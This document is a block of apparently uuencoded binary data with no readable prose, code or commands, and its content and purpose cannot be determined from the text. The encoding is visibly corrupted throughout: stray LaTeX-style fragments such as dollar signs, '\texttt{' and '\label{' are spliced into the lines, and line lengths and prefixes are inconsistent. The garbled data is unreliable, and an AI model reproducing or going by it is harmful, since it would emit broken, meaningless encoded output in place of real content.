(=WIW=</I>?VZ>=]-ZK7G<?=<[->5W8P=U=GI/4YQZG-=U]7M#\$^.Z=33W&OWU//A?09W:':UZJ7IW7I>Z]-MW:.=-+.VZ>:X9#?>V\QLFE32 $M5?<X_{\#}?G?0&0<]D1-C0.`L=&-(UJXXW7&K-)$5!$8^&K.:1'O(;*4C1<J$.$ MJ< NA%:1!1KI-T:UJB N65> [MJ@[STS,-9#:C\$+UNVL:U98IEG7 AM5&F\$U MJY&NXS_RQL=Y(+0M#NK;IFZ^Z3\$HTQ>"*TH.#%G_3;%^CE[EXW:V\$2.UP&D0 M[QQH'8<10%*7"5*:%0QK>;0TK6XI@@>EL)2+B1&GNF_B=VU%E011*T8]WI6: M\$)DE8Q"E[PS*L:RUDZFI?<[6-)<K?NK&*K\$0NN\VF\I<RHE.+UMQSX;G8H31 MC9.H:3;?PSC.6E416[N]&'C?18#7NM^N)&"212MUW5JU3G%4UG8M`CA/4-&, MKFAK0[R041!K,EI&A;;HRM*M\$JC\@1K*5W<EMWFL)=>\/>7#O-\P?HRQQ1(E MO9YZ+A6M.QTIMJ9\Y]/Z?!QM=QU[[:MZWXC\$?XH(]0251"-\$('_OK/8_W8/0

M?[TR"S\,LXMGJ%;K8A_JKK\$YUH0Q9"P9#LQ<UHNFDDPD"Y-<UQIW@Z\$/.?!< MX-!>CI9'?O*W=YOK2NCJ:\$7/7>J@:=X/N)H.G.[TUZY\'-'U,AWL]+9FWXGB MT;]+Z+SO>9Y.?+[V^307#.Z_TACT7E05=]Z=\5MWWGN%^I[Z=SZ?'1[[ON]Y M<=]C?F=]VAK,>*/XV.K0]GUV&/]E__8?].I/^O@ZEY_V#DM?QVK(/*\$/:[U] $M4JFH;^QWO^)W4]U[VN^^NR>!/R)Z7KSDZ8G?>E_.O^0SN_]<0\\E=Z:[./B)W$ MQPF_-<()KGC]C3)KBG=86U68S>Y"!%_;S_\$;'*3YO^_39VQD*<Z4G8@\$:.\$3 MLV7 G YMEM&:G+.\Z.MALT`1H)E!D'>A1&DVMD M3HHS)TKKM(C9+UR]<!!D M-9XT!1N0#+01H+-H<:BB8F#]CU&UE=Q[Z0#C`XIRUSD-S8\I'U'4]/T=VTZO MS_0W;S'#C>-WY_JZ\$H#%T#[O+!POXVYE_^VIO.)T3I_S:4_T4N+'DR+7P5<B M+3I.[8YD6C:&).*FBN)F(<K6>>SB2/2Y^M_FZ8W8W;^;EQ7'G;<@'E@4[#DO M;EI1\$#:F%MN7*,F"&.",OB\$&8V:RD!`?/%TU!YG6(J:@0J6)#`FN!I^`#^(] M=-<(R,K8#_A1AS%50M^N15G'8Q[*U2,?_M7_A)N#XCHRSJ#!"T;X(#F(U\$8T MW#0AEL_T31^*(OJ1V&H8**HAU\$HTH99.8F^A38X3_ADP6!0@VYT>D(P;HOM9 M6Y+(48Z^1I,I5]^=\3K;^:D14>1VH7>^"3K*,@\$H5(D0P*ES"842J1@Q'-%# M:R:,BQLX8"KOK,[KQ9(&.).(>!8)2IQ9710FR\$'YD4+?1\$.R,2X\$C81A%4DG MW,^F"I<\\8(\$@*EF"DR\!LYFB3PO\D\.SRC(><KOO:_Y;4P\\7_?/^7*M1_NR M+FQ*],L\$\$J!=N3&HF`H@YNW,R,<0<S""L%1(96'^216UJ;L+A-<E.B<&^5W) M\$QRNS9N0X0_RP<;DBH#76LD80Z(L,6H-+L2AW5H<4)SI+,#C!43@[N=G@N[A M7@RR1_Q<<WTDY`@AD".#")3/<Z5P5XF\$?+=?%]U`9G\$JI&JJ:E0-B[%N-!@* $MB < 6 + ADAL = < C^CP36 # 14)LT!N*$) = S$^JJUM9^@3,RU(QM = 1LV < 2Y,A:65PY.$ MX")/^][WF!*(<9HT1"TA%Q0E:3<:_\WW%6'(,+P=.4(U6WLIOQGL93@4E52` M>Z@66#\SZ%O3JO4Z?X;/PO22@V'\$>^XL91N(<9:54A;\$[M9F;DH*H&W_#"[\$ MZZRTBGCLQ(2'JUH4E@OS9H-57HU13"4J:Q9#6:)3=/&ZZ:4F/(TWO%(Q%*[& M*SP!F\D]",)3.CRN;JP6!L1^O_SM\$VSSLXO<0E<4;5\$9C.MK,[U<S%W^ON(C $MG?^{Z[]^{;}} = RTPZX < MQ, 2('', $\96, Y[+$YCC[D=46B#WYFN94B;'P5%8S])$ M!W7U;YMX%>_"0".<JLK@PPA46DB(DK5>IQ8#83@=LU(O_\5AO4Z8!_A`` M>&G,^Z^@E+BSU_6B;0\$G<:IL;J;_PWTE+:E%<<2\$9G7FF2)<A]Y:>M:.G"H4 MXXP!L-U,@XERC_[';2G*H\F@SFM//_R+BB[(L!)"QG2OG_[A9?_!%A\6.5FY M-0, ERGV?_-69[<0*ZET; N?O[W-BQ3@%ZFP+SZ.!4H`+%\$(X!*Q@CR?YZ3@Y< M>0`=DZ1\$#9T=VU9Q%I&%V0)/XBQ<*L53\6@7"[<DTM79@\$82"#_OHW[+J0G@ MFEI`A(,+=_35-B\$%(@18D4P7[,B;7`M\$F@-RY(I+U18HV>S@Q6RJ53>;V>6I MVZ,2ZZS]7>OT_\M]'\$0*P6O==0120RQFFUZI*R/*"=S_E:<TLQ]5%:___#K/Y $M_7V^@$, LS87GE'/P_\F''6`2'+\1RR8?2W8A/*?Q"@=U(,K^!;O^18#BA^\E[M:%4X_XA_#^/\!40\?X5H@KAA(_B,+;_-&_+N4;@``#2`((OWURB""*:69\$"[$\texttt{MHBO^H\;O^)} \ (O"=YR'>X[CX;PO.]XYJV0\#V7\?=?)XU.<>^`49JO>!*#W=.^- \\$ $M3:?P?Q);?Q@MOX5]ZF0=_KYR,3['W_MH_[DD?K]Q"___>9(3HOX@`?>1_$M\0)$ M.E\$`;ZY.P[WON^K)\%7-7K*[T[T[[5?`!@\17JZZ&7H5M_[_=Q>:_QL[X_Q; M[N^],1^EZKRPY_Q^MDO;O>[\A\C\YVW<9[Y[[;N]_#/\O\G>G#QOIM97G/2W MCO.+:^^J^^M]\T)WIT>\Y#'?0]+IIWT(IW>U_\$:U6<*YYM;[XQWW>:W9WT[X MYV<ZM+ZG77709::.XO&JP30"ZKOLSJPL:UI4'\$"3*@M-\$<<_T^FJ:B\$""0[V $M:E:XUP=\BVE]\#Y)-<:E4[02-:=[WFIY_ON+\Z5-6I!0==V\P:;]2R(T6VV*:$ M\$\!WOKNMSM-&4M&/4^DS?59AIO-AK(Z);6LWCFA)B9:TUR;53LOHO GF:+E% MBR;]\OI;8?2)\$46C/J.AN%#OI&\$\$N.D]#[W=4%N:KON*:UWVXFDM-\3"228N $M7@X\2X\&EW=LE1.^MHQD=,L%+PUWW4UN]IWQ(U6D:,\.XA`%TE37P;OV-,LQ$ $\texttt{M5.@7WS\&F,Y^:W+6,44+FG\&.^K_TQ489\#O-,3-=\H^4.T\#]_K=_5]?\$70\$O<" }$ $\mathtt{MTT} = \mathtt{GTQ}[-\$P" + (5_"S4=, = \JNCD4; \) \WWI + J\$Q' < = 1M^>[[\&B;I'77/"0]]$ $M4R7_)W>\#067W7[G>20<>TZN^^]%.\-.][[=/4<\#^+WSJN/'>5WKWVO7G>=YZ$ M3O;XN^Y-.3OKS\O[G@[SK83K.B]V6^J6/JJXN=ZKA?<>JGJO59/4Z9Y/9OJ9 MH>=X0][W;?]/SB_4[[[K;_PXX_^_U^#U7ZG)16_TO+ZKGNNG^@C][\75]Q60 M+FVKA=-]ZYW8.W#SK-Z\$&@2*IJK@\$7*Q6<VKK'RZ"RQ*!-`\$4,T\$21G^_?Q $M^B\\\&E=GW(U4U:Q+JL:E2==8WVRMCCWYX$'.YW"FA$+$4`'&0B*'0:XBYO6F1$ M2RN<K1Q_I^EXO_WY_?FO6!L\$`'0.7E(^TRD/_&..L3^"-3*+"119!\D]2!UA MO_DNE)_G[1QZ^>9U6Z_[>?GK=)R*KB\$!.?SBNGT>/'<;115T5155Z.^EVN# M > 3 JNBUO7 . Y < 5V &KX # 10 Y / 0 = ; Q8 $# 2 = E^MPWX$ [7EY) NQ? [Q * "A8EB * . +) 3 MBV[5N9<'^W_!_BM_XIA;DO==+4(***(`*\$0+C/L#F%<98V,)FT&%J>C)0G0T M8Z&FZHGH>)?_!/&WWXQ;>W4[DJE].!]#]^Z^3*0/,B<>>(3AFG+*XIX1:7^> MH.<\3J, H5C*C@?D@62\<^[E_[8P!Z@, HF76PVS_VCDO>L>)`0V1QX>>)FI3-M5UK<L1(UEZ90!,%Q42U+_]6,X7>QP#&*8J+IY`N(Y'EHJR142N&)87HU6!ZO M]2/';+&MZGB\C1\4=L%^CA9N7\$"FH'@1CQQQM++#34"4F7W#-EY.5?\?/?T/ M2I);38\$]?]T*%6BF4!0VK%48W>Y-*F\$VH=<<"=1"#-:WXI<\#5E?R*&-ED,'

M?-726M>I-D]?^QU6DU-21G<FO!L3J;[G<2->BE"SZFVQ7E4`.]E:W^R+U7;% M3>B"L:'3`;YSPTMW<,GTHF3XNBUV(%4&&H>KE`V`9"IINXP)79BUYS=>CAG6 MNW87TP2AZUF[&DK^O,;]UK0C0@\$0TD\$!!1,:[MP%Q7;'-A>!3>*W2]DA-40D MC61Q2YB1Q3CAL9DU!+/%_H4&!C'(W'&ZYXK6G]K?75UJUZM0M'W]5!&)LG1-M([CQA4\45.SB._EQ_DK/&MXOS9.,CDLGLB*0AL+)+D/8H@HJ+MAZ//%?YM\Z M@7=W1LK%FXQ,.K1A9EZCCA6`961EPPE2']R47"></+.IB*PMW*[3-P)Y0T8G M&I'8J)(1Y9#C9ES.L^#*L:NU>@)8%[ZN^NC'&J\7YZZL.*,"A5'^:D3H2U&A MPR>8A<7^UWC>3QP:\W3[;G601RY#7()2)PF:E]%8C_,9I7@F"^NN7G6+U=MX MV"492[U!_M75,\^QJ?Z6IJF]9-"Q:;=7_\$VQ=;V+LF7:%K9D-B%E>R!Z-E)M M_IO-WX=NI*!KX2;X0Q?+J01#`D?Q"WHP[/CJIRG1D\$Y=A/WRRMLT+O!V4EG+ MB%XCD'+^1;G0KB*V[1"DCL<D=7VRSG"7@OP[:\$8K5)HD;];]L=&.['-_V_R9 M/[X=.^\9#;5#-=D%CK8.O_QH"@J9L.HM'4<.<Z(J-G9UU5'V?YZ^H5?*T*0> MX(WRB&D5)##X;X%6JF*NF(R&S?\:SL0\2AO6]@-XC2@]__;9,DU*%NW'=G_5 MT=<=BI7`H*HW?V55KME[*&VED#GB#%R7&:NV`\\5:,R7S@/5.?N?Y#1S]XM? M)BQ8BZ/\]9B3%IY'6;OEO.\$,IOS@.C+:.@L<\O(A045PD;6%B'\K=6*NNH03 M].:>6RB:JD)YRPZN6MK=4P8A"R:?^+R`YPMU+51XN>9O.E,2;FXNIBH,[+;O MS6QB3N%S6YJY%#.!#`H*WM[W2A`Y!8K_^:PBRNSSJ=@ELI)(9%8]ZQFBXW>< MA:+-A;\))9Q9I"@0N]X`:-MU=>&GK#EK\$`0/XV8SU\4#\$K8F4Z1?&J7Q=?AV $M'[@B?N^Z>7(6+\$DDD4F/0L^D(D1A._?:\$_=;B_:W20K3^16+W]I18S_W?XIB]$ M_X=!.:;*?RNVY?_/Q_I\$_JGZU7_]N\!_G7^57\'_IZZKZ+7N/65]#5_"?`?> M]=F_55]:<E?8;Z]?'UV1#GG?'RWA3J@H]?PKGM5KS;5_7*^KKJ5R5S\UKUG MJSN_A^^Y?K/F-?<:9/\=N\S_CKWO^)KWVO^.3/CK5_Q_@ZDL\$\IWO?^'/4]U $\texttt{M_90[SO,"][\#O<5N[W2W&Z6AUF<&O>MAJXPF.][HR3O9.]EZL:NC"/>R:3N\) }$ M\$VTO6G5[W8PQQ1:\$P5BE1[DF.]:K?B/=Z8'\$KFOTVVO>CNA\$5FJ2!'/>:^\$Q M>'7+AUSEZS,*V[U@H]Y.1-.2:=[N@@CI-LVE9(O(P3)/"^JQK1H]XP%6A2&E M>AA,, D[/(&CEB*G>9-S4\$6N]S\$E-2=[?4T]!BL&L5[TY=`VH31PGJC4Z-(.M"=SFBT1%4[O2:4=VG>"JF;=*H11[TRF>ZVT!UAFKK+-V<\W>;:JUI8B/>6B8 MOO.]T7/H<:AW<ZZW5]SP=Z7WO67WOB9,PB9WLAHQTQWN6L-^CZ.>\IZ.E?O% MR#.]GG\=YZC'>:9S\$O=W<"WYONN[QDG/[KNO<=[RN,]UIE[OW*?Z8T])W?-T M^]>\.\[WKL''WG-G3BP][C733AGO]1[^S^([VV=[7?8Z%]+%EO^A,?X_XYOQ M6D[_O^[?369]66?XSU=]=MGU=9OU?=&9U7J,'U__\9G,KU7%Q?KXT/][E.^ M],GZ6GV.3'#CL6OLJ]!I^)QZ<3WF=AUC<\WXG][.KRMZ56%_0Z6<[^=?%%UX MO-<6.'1TE%+H[(6US@1BYLHRZ+\OOESS#\MHOOL*KF9T%*+!"JPY"&0AR45L M@H"T"@&=JWT<V95#T/X>;Z_G?S=WO"NCQ0J(80ZG/)O_HY^)K.+M^APWZ>:X MN;O/^OJ^NZ5[M_]?4KG/'T^EM_%US-[^_GEH_>SYO^,PI+A,,@!@(9,CKB#_ $\texttt{M}> @= \texttt{EPZ}: 1; \texttt{R}; \texttt{S}; < \texttt{F&C}* \texttt{W5}_O < =? \\ _] \texttt{K}] ' ^S \texttt{IR} = \texttt{1MMP9} \\ \# @XW. 4 \% ' - \texttt{0OZ} 31 + : \L $MM, ?XFEC7-i:D@IMTD5E=BP72)U>!(?]C?\VFR; $=`-82E12S-_[5-/X=1_[W]]$ $MK"@F\#XAL,VA/'*\#\&?_\#\#W;X=;DSG(9R,1_U8\$S]"H<^WG6ZC5W\MG,L;6:L8$ M(-A?V&:D:8&#!N9>D6[YD^%LLAQ:6%L4_P/MY:L\$54Y(0CD&)!8D+C64\%5A M`#K6-)T`6V; /%8*-"O*MYSORG?H.64)5:?\R;YK\$.:9H8K*\NQ73OTP`\AO ME@M6*LSLI\$H):F\$'"1354H1#LXG;R/!UYJ[66K)%E&I&4#21Y2M6RULD(SJZ M6Q*GB01JRL; '.Z@B\$PG8@[\$':W8:Z:VJQ09&R*ATL9JB965&AM\$TC"#LQ8MO MZ<FT,FH/??XSC5MQF@QIT_ZIKLX-'&'K\$^J>W-1)H22@:VJS'`VT/:;+@GSW MN,CEX]UME:LX`;2&C<4(6!537[ABMAS==5--N7@<'L+#E5V#7(CJ)\$C0C3S< $M8G+=3G(X@6U5[HHNX%^(^$8A:&P@&C-@E<[-%A@+$N,!-^*<6J9.,?U"K3A($ MF!V7;SZXL#.BWO`(8D%=Y6D;*@U_QUO6'P64&67-(TC74UEJ\$\$42T\$E#<5M! MOR=D`,D@:`R7FQ4A.(:99E+)8462K+QSL_TZ<)KQ<&"VTGD20V+*>^;O<17; M`1\$7^BFF<;4ZU8I>;4:%EB>T+_J9BB3D5ERL?8:6YKT45JA8(1F<;[C:-Q*K M7IOVX,5:(,C0S056QU=APWFJZ:+*E(_\%D.'QLM;ZXK?QVN.G+9V(;Z/;*7P M!;PV-%S-Q*PMQZ:5:_>"]172\-&JO^,YQ7?DEF3(4"2N\-\$:,([06]=X\$G=-MB!*@R1))G'2RSH*5A+9\$^3A>C]04H N?L`(``#:E:UB\$G.VP<C9:]YY ^;77 M@"L#"L*>:!2@Z,IRF.]M0'KG*L1\$0E+&D48[K"U[\%GG+Z3)4``+.#=CTX@6 M^,K8YUJ=PWY1)[[L<V;`K%NS="U1WX4G-9--U;HB=\7A+*]2F-\('NP8[FZZ M8P?P)+]\J=(OYKETYK^ZLFKS+3)3"(;D,6JS4S'2F3F\$2#&18"8^R1W'S'UB M@&(6),M'!AT.<^>)Y\&YRD<2N<":2*#6`YMV./,X3_C6DQ3P7OT0AX2KMZ>0 M.&\N?\$>\$<D,PY-I3"ZB3&<@`X<3PT#D".-2FEV\$9/K;ZXM@-3._'*/>3`6;B $MX@MUK=5B!!-D?CL_L-;$, $(!=2?6[)C0$=H1Y[C3(5$F+7_N1=4S_K7$JY&:", 6])C0$=H1Y[C3(5$F+7_N1=4S_K7$JY&:", 6])C0$$ $M[.FF(9(2RSQ!\$9SXU\&7K'IC)>?!LTSO^](7"S5Z7=3)!\@3&3DV?W-[<-+RW]$

MWXY.WP9:2GX#H:>^Y_^>'F#R/CSWBC3^X\$'E14M(3TV-*B\$A]Y#<5Y=I3F!- $\label{eq:matter} \texttt{M@T)E} \texttt{K}_\texttt{Z} \$ 2) / \texttt{3} \texttt{M5}.\texttt{T} * \texttt{4} \texttt{FTOY}, \texttt{PM} \texttt{YN}_._\texttt{V}. \texttt{[L\)} ? \texttt{WN}/\texttt{C} \# \texttt{XRJI}.\texttt{ZT} \texttt{[SO}.\texttt{LL}]$ $M[[?WFGN7=]Y\7\/W>\S5!/C=<^2TT^0"B4=Z^[OE-.=W?K/$?/=_[>O25PX3]$ MS]?VSG]7Z.OH/*=_[#BJ?Z?/>GKCKU&_TQT>=BC%8'U%->]4UW--="NZKAPK MG^IY];8K6L]_\N[>QZ6L]P^S[KK?ANM^&3YSLM/9_5>J[J>1^?^2_Q[30,UW MG=]WY_NSNT_S[L>[.[[IKNNNQ#NYZJ9>[R;KED3\$[O<'JMM!7H^@T,=V::=V M28?49K`RW,8*(U?=R\BMA"Z#NFU[I0[F]>[T7/=R1/!3N^;'%IBKUE.GJG\P M:>[1(0=WT\$QK2:\DN,N]6L2,)L.8*B=S>\$PAW7JH*Z2\$07L.JRJ/JD[HS2"6 MHXW;M_=/JG9]3N,"*YD)E,UF^?KKK6B=T=UR;S%[_0Z58]TQQCTG%^AIW4SL MKXGNYIV_JK[LV-U\WJKX*Z^0XK]50,Z._Y&<N_NMV+7=/52LI_VR8V]3D_8S MTK_J[HUVW=T_U8VX=U_;_;Z+!S;CU773;G3&CX[I_P&O[2_P_<5^[]AK=8TM M?L!(2(?=]_\&/[2QR9(Y)117[`_``*#\`_8]6"Y'`,:.=?49KUFFO<AZCQ?[MGJNY]13W\$1FO\!_=ZGZ_S)?Y4C_O_]XO#6G!EM(CBO/I?O'62BWT?FI^@X_I MW1;_MJV[%]Y]1?5+CQI-=_]=FOXV_3L.GY:;^+<37!N'[?G<6X]0Y/4^<X>D M_W]A--SS)IH7NFMV9K?+L)TNC-7,W_>=#IZ+N^6E51\$?Y/YQU9X2BN0<SE^+ MLJ+W2-EJZBB%KMW-8>PJE!3<: `9Y[T@20-!GM`H,V>J10?SS0`1M_MU>?7WX MRMEPG,@\$()3X7T-0)]'YV+*]OU&+,&#`@%=VYY!3!Y_D7IMOM;)-`'U1@,0B M"!\$Q\$!#5A<&7_*)?>?O;C^0>H>C3A?^;5^F&<]`/("54J[KEPCB/1F_[H?]Z MSR!DVVW0>ZP:[#>A?XL\$1L7L_R3M^Y?@>:W'#_3QW#07OK8`QN(ZD#9-:#=Q M:F+SCECP33!#-:IZ<7]YZ[C>>!W"ZG6TR8T&^\$>O'<T-B865(4P3JC+`@@[0 M\#,@:;K&;L#:*=<F/T,)HL=-6,=4CQ6#E_DW2K-JZW\\$*N6^G,C)!C>Z;_10 M=J/]YQR&3HF2C1_2(S*__*/\$L*:#61EC,H4B**_F,*UU,U'/97SNT3E8-PGP M&)(@IXL<7K/#=FC-TX-,.+K-%(0H7H2B,RJJWMH!VAU,N5&G_5!\>#YKO>2L $ME6F4V2E<R!XH!/GEF-2:5\E)4K2!\G$L()(FL2BE!,[L]7ZS36;9U//E,CE+$ MF`6*MT;"3#LX*B(.IS%6IB!HD'Q85=+Y0L81=06"^+;FR=)J"8M7*+\$`"C2+ M[]+/8P+8 Y&TZ+:IDL8:KW[=)G2@QG%SWK7ZIYP!SO]ZQELZ&WJC)2*8!D`[MH++,05SU-MA8\$BD^.*`X1SDS,S`A._@SL;[3*<ENOM]2<C"K/)ANF8(Y[VPB MN(W5D?+-2RP@8?.WL2L`YU!Z*K5M4\$<7Q26=R_TT0D?4CT,@_EQ#5!;\$5V:5 M9]^%)V8_<QQTT96_TY<0QH^^/5W(A4+,1"TZ-AXC0S\$P+@;^?1@KR/2"Z1FC M!<: ORCK3Y, E-I=58,,Q'&Q-K=6H)ODK49LF,(<H;MK2`7("JZE*X8-:&DXJ7 M]NSQ88"\)1EE2`52`&X[V)K&^NBDMIK"A"DM7G<20:D2-.-IT/3/%?.#:*86 MOT5K8]ZKX!\$A;'92Z;*[LM\G?#6\$I;V\$BRJ1.V7SWK&RN]SL6*8LF46YU,_* MZU7<;.KSTB\$5>J(&BM&OB,Y.M"@.2+8(589'A-+D;\$!6<TB^'^UQ+N0'M%6# $\label{eq:mm60} \verb|\mbox{MM60'$$\#_.$',DHTM$$=$6UN'YW[(''_@QA+K7+>4L&L/"C17&;J(QI&_23$I"Y[-"&K7+>+L&L/"C17&;J(QI&_23$I"Y[-"&K7+>+L&L/"C17&;J(QI&_23$I"Y[-"&$ $MV]SW6TU"U+=-Z^{\})Z,116T#^XBD$!(MA2#J<YS+'+HY[7R5*83FV409PESF]$ MRWB8Y=T0!]U[WJ&4Y+@YK'F."2-[F5B0,#J,EC%S!UV42YK=N%FF%YP7-#WR MEJ=JK-OUW9G5[);^S;3O=Z3I"T!*@PDZ4VH'T)++=V*<'MMJZPKB`L1IS)FC $MZ,SD"L15B*^8_[TJ36)O^>!N"1SK^2X4$AB0,*#"<FF(TF*0$BQ47E2U$=,1$ MH%E,_YI:FU#BU#A*6>6(\+&6NW>UEKNXTN6')G#?4KQ`.%;XV+N#&>2<R;5. MZ, `) 0K"XUL5?.A.==)8U5S8XUGF=LMLU<!Y?JG[<'ZK#@850O^RZ]BY<+"(X M"<0_Q[^#OYFO'(!A)B"IQC1,788/8XX`<R(\$XF[^5U8&;?&<SJAO0\FWD52H MZA,L?\$;:?EK1)K66M%`:L2P\%Z-8^F(/]N*^KNKKZG+`:)`JT]7;G_RR4,Y! M41NIS[&MS,(V9\P@.D&D+GL/'A'#5\$_-);E.67L<6_H74T2FH0P8;O(:92J@ M[OH5W7./_;HG+G'>4".)C_X[@#R%,&JOG;I6>%W1)E]20IYDCZ'^SFS5+E[# M59SY,G.#Q[;"/16EU44M&_%U\];NKO)-HN\,\YRZ^FK^["AA:4N?;UE4NN[# $M]@P+^S!DU1(7**1J;]K7\\/G;(?=-/KK?:^Y/=^J#S_5)\\9\\954_)_*PTOBU$ $M\;GN.AG6S_4\;QYC$=,553TW^AX,IB,@@@/L_R(/_=\#_R>$:F&^_ACV&!/^`$ $M@XX/D(UE\&061^{+}E]V0@Y;[/?NX]C[*04<5<M:W*)Z<-]5SC%=A6U>\USSTN$ M:X;O2UOKRE=R=)TS9GV?K]J7V_O@_W2*^O["_K_NV+O:^DQ'V&I_:/S3X]>7 M]M_#_MR([["Z'_OV?=]7MFACN7,[G3!?<G<9SZ60]+FLW2Q/3N'0[D01L,:3 MWK%O<JC0YTT[E+?0W=Z\$"\$>YP?ALJ+W&E\$.Y]-X/31="1RSS?+G:M*=&/IYK MU3W, \$:YF7, [8//.NSKU/3[:9TX<G#5[F5%TNQUI."=N\OH-\X@ZST%V'!ZRN MYX.\.F79R]9V_-N,]>FUZ"PON?T(C;<P3N6)7F-.YQGN;TT0CHY,ID1E&5G< MKW/<Y)&ZG.[3#'J=#/5N:?E,>DUT15Z>_<;=?OOPK8^\;JZ!^H&.&APIZG9= MQK7/X_3;]WIWSG+_WWZ]Q/Z]K7TGGM^-YM7]/I.*7UF_N-_(UA]+?I?3FDK' $MI_2[W20/.'N#0UZ#?<=OT^3VFU<7).+=[/^ST3Q'J.Y]%N[CW&GMIISO1]?S$ $M_3W?2?5>UZOK<[:>D?4]+M/5=+)N7VWJ?5>X\<?,8K7;>=#'==U+[C7U7/]3$ MZGNH>]:8"]?4^ER?NWZE?4]U[?WK&.Y/Z_,7>_]]G<3^+!IS\Y.2YA/^/-W5 MF=O1XP<OZ^_ACTV[T>V#U37W&I/*\FWVP^;F:TYS*<G%F/F9>[EY=-\W4<0K M2KR\WHN+=MM*Y-]XU_MYM]<26.-M\IG(>%O*%7&-F[Z&:X-__+?RFE`!L(!&

M@! \ .5!YOGST5)Q_;0B>@3EYO"=?Z/;T5XH_X?X;^UX?W=CQ'\C5=#M'?V>-. MDP\Z.G+_7VGZO7]"T#I-?N#NYT,(I2U>Z:+@AI&D4F/*@\33:[UA-\"\$\DX* M_U9-`X@-"O]I]+G4,ODSA`VTRR%(<T_L]=\$T?:0]>6.6^_EOP?J`\109Z%8@ MQWNB;; A>&S&UXU'6KC; L=JEHX-:5)6) VP3! SOG&MK<\$NG5SJ2FLB]<HX"+!(MY\U6G)_ON!'^2O_7_MIP?@<=8C"\$.0E<PAT\$`P6JACD#L;;Z9X&S<>^A2*LE M(DN3%, *S"+-(5'M7\C_QCDD\+RL%YK\(ZPQENKMA!L_[C,76UCD-5/\$JSSO? M"[C?29T5#I9"ZE-2\$X#`\$[;:*UBG= C5M.M9X&<K## I3 9H []O,SL7VGUI $M) = E8:;HR>F"Q*^N@!P:R$B*;#,!#2PST/P>'$#!C-<Q0E<5-$4G;E4\6N=3J$ MS03L1&IHXM'(P3:RHFR>AJ(M)=QZ<^N[O/TXW2GP7V91UTT?N61?TH=7\$MF[$M5!=\#:L"Q?.XM1)7@=.@]@3=J4H1#!I=9G)^6+7/LP'7C5;D*)DY3$QV<VXJ)$ M2<,F04PB(S=8)8""Y?\,HYJ`YF[;0MX,FT(A0IL)0?*%9;VLK182L<637(JF M2F2]\$#TBLY&J=-T*.8T"VVM2+O]&^FI=2%:#/&ZAAQ;#&F;7&"/\$;T[,":^^ MTWFDMBDX/?<X\$A8BB@76BI5`W"O';ALLW'-5WF5:)*7\$=0])_XU,JC+G-.54 M(806S:06:<B."D&`*D("`:-"7:@2C2]Y:V4#4^`DS!-#HUA/4IQ:(FU-ZN:D MYDU_`R-XJ_[U06D\$+%1:4X;D:5^9`7*+AX2(7LG@S6B?_M3,0W1!I;BDRW,F M.47D,P;D]6JR:@,36#X,"2!B;!%2XG(XL*6+0^&::H"Q.EYD96KJB2T3.P0M MEF:P2:\AIA>G*KWBD.=##LC*Z2`CJYI%F2"4U-WAD"A9.DW"-SSOFCTD\$E6* M7#NP:Y3%A1V0K:(8#!M9;,E/X"7W\CS/OLZ\%N),\$CO67'KYN"/[0`']84%- $M'HPNF\&BX[R;=L08V\#1.,G4VDF')>=)DCDE"IWD,()32'0507T)N"0<.^%A"$ M, *\$-3*QY5=W@K'4B/?I1F>K9O4F`<\$9?ZC>3AW#9FW5R["VY:\$30S8[V=9(Y)]M8_\\&Z(?Q9QT"QKK?%KE;PUI@(.9K+A*KA_K/\$91[S1-==-)A#!TE4`2B\$/) MQ[#7VB:O9U48N;WH6Q0#Y.KQX,SYZ@W7PQ[<\$^/C%J8EY7))-=CWSVH@WFZ] M<U8WA\$SPVRWA(+AEH4(%`\R)711K(;K-#K91()4YL\%DQQ/O\$O[_^PT=7;!'</pre> MK/%01`LO,\$E\1@9-/:SJ["NE@0Y1JRC[H#`VH0VQ`:QXPK*@-LV(!!9?S&;5 MM*:^D]1\$_[;\$/KQS)G@AJ8BY"Y-Z5[4#YJXJQ4UXJHH'9I<\$D++DA_#_AVGY $M;G([JR6J@-!1#`9Q=3_NAA=N!!2$GAR_`2TLYD^XI9_^TW;D7.$4\SG+EX@M$ M3-_\%C_OW`/8_->'8UD(JZ6O3+5SKM,X<[^M)7E=_U4\$#H[@??_7*3%UI>UE $M;DS=:58_+EWB[7>6W79,N?203VO(3G]W"N256IC=Q9\CIN>G(H<26SBGB&R=V)$ MZ:AC4A&SF;T2,[X]6"\$50>("LQ`%OL,JRKD>XR07DFE\=?_#NS4"9-DE'8`1 M"\$7&80F=+.;6]9#EHAHOC=G(CD;J_WF?CNSI1PP<4NM#]9J0%U<E]4N9H.E/ MFX(#K0R[1FBCXS"KCIW<BX&?@\;'LXSN0Y_51.)!-8(LERCHTP]1='\$F.O<J M7^C1."TI*.Q<O7((]KP/B?VSSFC@EUC:-;ST96LH*1"3^\070?>V*_"!!IJ/ MZOPSEU]E]L`9F+POBZCPWX>1]'Z/J^CGYG@;55<BP^0_0>X_Z5`K&.]\<<N M_YGK ?:_(^][_>#K,^R]&'S@=S[&O&->T^+YO3CW%=R':U/49Q?<?0CW-=?6H M5"O:)6:T#ZC41#(*(OE\$3]P?<(.=]OVE?XT+4K(J`W;FF^3]WU@6:M57*=Z# $M'Z_JO^KZ-.'AO3:^S/3V<KZ=:]/XAXM?W,G<UW'+[2^3$[GN?Z3M_\-#!+<>$ MBEX,)Z7#"=OZ-Q7"8:ON6KD7N>YN\ED[C-Z9K.A')W,A>FO<;[UK\$_=ZT;) M))7<S!L^C8/H=^M:HL&1SW,###>E0SW`3T_<YE*GWS7<NCF#;1TL5W/+Z/2M $MR-XUC;=/I)6/1?$9U5:,&UW8M^EX\8-NY0T1G.\=Z;Y77N7AK4%-]XW$,1.R$ MQI;1#)U:<*9XV&"U5S->WX;!KW,M/SM8CSL'Y?,YUJE(^)[G-Z&EDW:Z`LZB $M&4NO/]SHOIL9Z#Q_ZS'R77WE-WAR+S]S@(ZV+9_'5Y=A")5[2"?\O^;R<_/C$ $\texttt{M_TQ; \$Z3_DU?G7_F>/KMT2_0; JQN\QYS^CFW: N_AIGXI_U-O3<1>ZG'; ZAU6 }$ $MF[N''H.T[C@,^L<^KZ?L^4XY$?U_6<B(/=^QL3]']T6PC&Z2"OP_5[Q17WB]$ $M8+S!0?K-);(,\?^^H?QS?[/]N_7J-@7_?5$3B%_]*03$SC$,XD_*0)=H5.U$ M0CQ5")9Q:<_N<SCQ9XQOAVG<0/.,3604Z]M.+?IXSU&V,>IXJ?':>&]-GB]2 M3=/":-*OJ/4GJ?!:^'?4YXO9>JQZHTQ_+ZA[GM?4^J-?::3T6A/22/_3^O?A 